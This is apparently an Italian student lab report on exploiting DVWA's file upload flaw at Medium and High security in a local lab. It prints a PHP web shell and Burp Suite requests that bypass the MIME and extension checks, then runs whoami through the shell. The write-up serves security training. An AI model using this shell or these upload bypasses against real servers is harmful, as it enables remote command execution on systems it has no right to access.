W13D1 – Pratica extra

Ignazio Guttadauro

In questa esercitazione ho analizzato la vulnerabilità File Upload di DVWA ai livelli di sicurezza Medium e High, utilizzando Burp Suite per osservare e modificare le richieste HTTP. Le verifiche sono state eseguite esclusivamente nel laboratorio locale Kali Linux–Metasploitable 2.

1. Analisi del livello Medium

Ho impostato DVWA sul livello Medium e verificato che PHPIDS fosse disabilitato. Tramite View Source ho osservato che il controllo sul file caricato utilizza il tipo MIME dichiarato dal client (image/jpeg) e una dimensione inferiore a 100.000 byte, senza accertare il formato reale del contenuto.




Figura 1 – DVWA configurato con sicurezza Medium.




Figura 2 – Codice sorgente del controllo File Upload a livello Medium.

2. Caricamento della shell al livello Medium

Ho selezionato il file shell.php già preparato nel laboratorio. Il file contiene una breve istruzione PHP che esegue il comando passato tramite il parametro GET cmd. Ho intercettato la richiesta POST con Burp Suite e modificato esclusivamente il Content-Type della parte multipart da application/x-php a image/jpeg.

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

Time	Type	Direction	Method	URL
20:03:41 11 Oct ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 463
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPj86iHNBy7s6F73p
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: http://192.168.50.101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=14d7330ba2c5f0089e15e9358e26e008
Connection: keep-alive

------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>

------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryPj86iHNBy7s6F73p--
```

Figura 3 – Richiesta POST originale con filename shell.php e Content-Type application/x-php.

Time	Type	Direction	Method	URL
20:03:41 11 Oct ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 463
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPj86iHNBy7s6F73p
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Origin: http://192.168.50.101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=14d7330ba2c5f0089e15e9358e26e008
Connection: keep-alive

------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>

------WebKitFormBoundaryPj86iHNBy7s6F73p
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryPj86iHNBy7s6F73p--
```

Figura 4 – Richiesta POST modificata: Content-Type image/jpeg.

Dopo l'invio della richiesta, DVWA ha confermato il caricamento di shell.php. Ho poi aperto il file con il parametro cmd=whoami e ottenuto la risposta www-data, confermando l'esecuzione lato server.




Figura 5 – Messaggio di caricamento riuscito al livello Medium.




Figura 6 – Esecuzione del comando whoami: risposta www-data.

3. Analisi del livello High

Ho impostato DVWA su High e consultato nuovamente View Source. In questo caso il controllo esamina l'estensione del nome del file, accettando jpg, JPG, jpeg o JPEG, sempre con limite dimensionale inferiore a 100.000 byte. Non viene effettuata una verifica del contenuto effettivo dell'immagine.




Figura 7 – Codice sorgente del livello High con controllo sull'estensione.

4. Caricamento al livello High

Ho intercettato la nuova richiesta POST, verificando il cookie security=high. Ho quindi modificato il nome dichiarato nel multipart da shell.php a shell.php.jpg, mantenendo invariati il codice PHP e il tipo MIME.

DVWA ha restituito il messaggio di caricamento riuscito.

Time	Type	Direction	Method	URL
20:13:16 11 Oct ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 463
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvHlKRkHIJdcpfGfq
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9  Origin: http://192.168.50.101
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=14d7330ba2c5f0089e15e9358e26e008
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])) {
26     system($_GET['cmd']);
27 }
28 ?>
29
30 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq--
35
```

Search 0 highlights

Figura 8 – Richiesta originale intercettata con sicurezza High.

Time	Type	Direction	Method	URL
20:13:16 11 Oct ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 463
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvHlKRkHIJdcpfGfq
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9  Origin: http://192.168.50.101
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=14d7330ba2c5f0089e15e9358e26e008
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])) {
26     system($_GET['cmd']);
27 }
28 ?>
29
30 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 ------WebKitFormBoundaryvHlKRkHIJdcpfGfq--
35
```

Figura 9 – Modifica del nome del file in shell.php.jpg.



Figura 10 – Conferma del caricamento di shell.php.jpg.

5. Verifica dell'esecuzione e monitoraggio con Burp Suite

Ho visitato il file caricato utilizzando il parametro cmd=whoami. Il browser ha mostrato www-data. Ho successivamente verificato in Burp Suite la richiesta GET corrispondente e la risposta HTTP 200 OK con corpo www-data. Nel laboratorio utilizzato, quindi, il server ha eseguito il codice PHP anche nel file con estensione finale .jpg.




Figura 11 – Il browser restituisce www-data dal file shell.php.jpg.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respon.
5	http://192.168.50.101	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.50.101		20:01:14 11 ...	8080	3
6	http://192.168.50.101	POST	/dvwa/login.php	✓		302	391	HTML	php				192.168.50.101		20:01:17 11 ...	8080	52
7	http://192.168.50.101	GET	/dvwa/dvwa/js/dvwaPage.js			200	1086	script	js				192.168.50.101		20:01:17 11 ...	8080	28
8	http://192.168.50.101	GET	/dvwa/dvwa/css/main.css			200	4242	CSS	css				192.168.50.101		20:01:17 11 ...	8080	4
9	http://192.168.50.101	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable We...			192.168.50.101		20:01:17 11 ...	8080	16
10	http://192.168.50.101	GET	/dvwa/dvwa/images/logo.png			200	7047	PNG	png				192.168.50.101		20:01:18 11 ...	8080	7
11	http://192.168.50.101	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable We...			192.168.50.101		20:01:22 11 ...	8080	35
12	http://192.168.50.101	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable We...			192.168.50.101		20:01:22 11 ...	8080	13
13	http://192.168.50.101	GET	/dvwa/dvwa/images/lock.png			200	1322	PNG	png				192.168.50.101		20:01:22 11 ...	8080	
14	http://192.168.50.101	POST	/dvwa/security.php	✓		302	429	HTML	php				192.168.50.101	security=medium	20:01:26 11 ...	8080	14
15	http://192.168.50.101	GET	/dvwa/security.php			200	4543	HTML	php	Damn Vulnerable We...			192.168.50.101		20:01:26 11 ...	8080	14
16	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4873	HTML		Damn Vulnerable We...			192.168.50.101		20:02:07 11 ...	8080	25
17	http://192.168.50.101	GET	/dvwa/vulnerabilities/view_source.php?id=upload&security=medium	✓		200	7718	HTML	php	Damn Vulnerable We...			192.168.50.101		20:02:22 11 ...	8080	33
18	http://192.168.50.101	GET	/dvwa/dvwa/css/source.css			200	538	CSS	css				192.168.50.101		20:02:22 11 ...	8080	8
19	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	✓	200	4938	HTML		Damn Vulnerable We...			192.168.50.101		20:03:41 11 ...	8080	51
20	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=whoami	✓		200	240	HTML	php				192.168.50.101		20:08:05 11 ...	8080	164
21	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=whoami	✓		200	240	HTML	php				192.168.50.101		20:08:18 11 ...	8080	151
22	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=whoami	✓		200	240	HTML	php				192.168.50.101		20:09:02 11 ...	8080	168
23	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=whoami	✓		200	240	HTML	php				192.168.50.101		20:09:08 11 ...	8080	147
24	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=whoami	✓		200	240	HTML	php				192.168.50.101		20:09:41 11 ...	8080	175
25	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4873	HTML		Damn Vulnerable We...			192.168.50.101		20:11:16 11 ...	8080	21
26	http://192.168.50.101	GET	/dvwa/security.php			200	4458	HTML	php	Damn Vulnerable We...			192.168.50.101		20:11:37 11 ...	8080	19
27	http://192.168.50.101	GET	/dvwa/security.php			200	4457	HTML	php	Damn Vulnerable We...			192.168.50.101		20:11:37 11 ...	8080	13
28	http://192.168.50.101	POST	/dvwa/security.php	✓		302	427	HTML	php				192.168.50.101	security=high	20:11:40 11 ...	8080	16
29	http://192.168.50.101	GET	/dvwa/security.php			200	4537	HTML	php	Damn Vulnerable We...			192.168.50.101		20:11:40 11 ...	8080	16
30	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4867	HTML		Damn Vulnerable We...			192.168.50.101		20:11:50 11 ...	8080	44
31	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4867	HTML		Damn Vulnerable We...			192.168.50.101		20:11:50 11 ...	8080	22
32	http://192.168.50.101	GET	/dvwa/vulnerabilities/view_source.php?id=upload&security=high	✓		200	9094	HTML	php	Damn Vulnerable We...			192.168.50.101		20:11:56 11 ...	8080	20
33	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	✓	200	4936	HTML		Damn Vulnerable We...			192.168.50.101		20:13:16 11 ...	8080	28
34	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php.jpg?cmd=whoami	✓		200	240	HTML	jpg				192.168.50.101		20:15:47 11 ...	8080	26
35	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php.jpg?cmd=whoami	✓		200	240	HTML	jpg				192.168.50.101		20:17:53 11 ...	8080	12
36	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php.jpg?cmd=whoami	✓		200	240	HTML	jpg				192.168.50.101		20:19:42 11 ...	8080	18

Figura 12 – Cronologia HTTP di Burp Suite con le richieste GET al file shell.php.jpg.




Figura 13 – Dettaglio Request/Response: HTTP 200 OK e corpo www-data.

6. Considerazioni finali

Con Medium ho verificato che il controllo basato sul MIME dichiarato dal client è aggirabile modificando una singola intestazione multipart. Con High ho verificato che il solo controllo dell'estensione non è sufficiente a validare il contenuto caricato. L'esecuzione osservata del file shell.php.jpg dipende anche dalla configurazione del server del laboratorio e non va generalizzata a tutti i server Apache. Burp Suite mi ha permesso di documentare sia le modifiche alle richieste sia le risposte effettivamente ricevute.